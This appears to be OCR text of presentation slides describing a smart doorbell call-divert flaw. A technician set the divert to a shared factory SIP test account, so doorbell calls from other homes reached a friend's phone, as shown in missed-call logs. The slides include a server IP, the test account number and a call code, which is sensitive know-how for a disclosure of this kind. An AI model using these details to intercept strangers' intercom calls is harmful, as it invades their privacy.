
Divert mode--away from home with call divert

- SIP server and account are a must(A factory account is preset)



OK, so what happened to my friend?

Do you remember Skype's test service?



Quickly search for people, messages and groups.

PEOPLE

Echo / Sound Test Service
In your Skype contacts

SKYPE DIRECTORY

E/ Echo / Sound Test Service
wielandwe
Markt Schwaben, Germany

E/ Echo / Sound Test Service
live:delioyuncu35
Cambodia, Kingdom of

Echo \ Sound Test Service
kqnqchu
Japan

Say hi to support.com with a wave.

Chain of Events - Configurations


Somewhere

Technician configured the diverted account to *test account*

+

Friend

Configured the mobile app to use the *test account*


9:52

○ Configuring account

ASSISTANT

Enter your username and password with your domain.

USER NAME: 0e00[redacted]

PASSWORD:

DOMAIN: 47.91.88.33

Home ID: 04[redacted]

Monitor Code: [redacted]

Call Code: 2000

SAVE

TEST ACCOUNT PREVIEW

Overriding current SIP *test* account


Chain of Events - Call


somewhere

Someone is ringing the doorbell

call is diverted

The diverted account is configured to *test account* (55555555)





21% 9:41 3G Cellcom

עריכה שלא נענו הכל

9:40 04001[redacted]
שיחה מ-2Easy

9:36 (2) 55[redacted]
שיחה מ-2Easy

9:32 04001[redacted]
שיחה מ-2Easy

9:31 04001[redacted]
שיחה מ-2Easy

9:29 555[redacted]
שיחה מ-2Easy

9:29 (2) 0400[redacted]
שיחה מ-2Easy


9:27 0400[redacted]
שיחה מ-2Easy

9:24 04001[redacted]
שיחה מ-2Easy

9:22 [redacted]

phone is ringing

test account (55555555)



Monitor

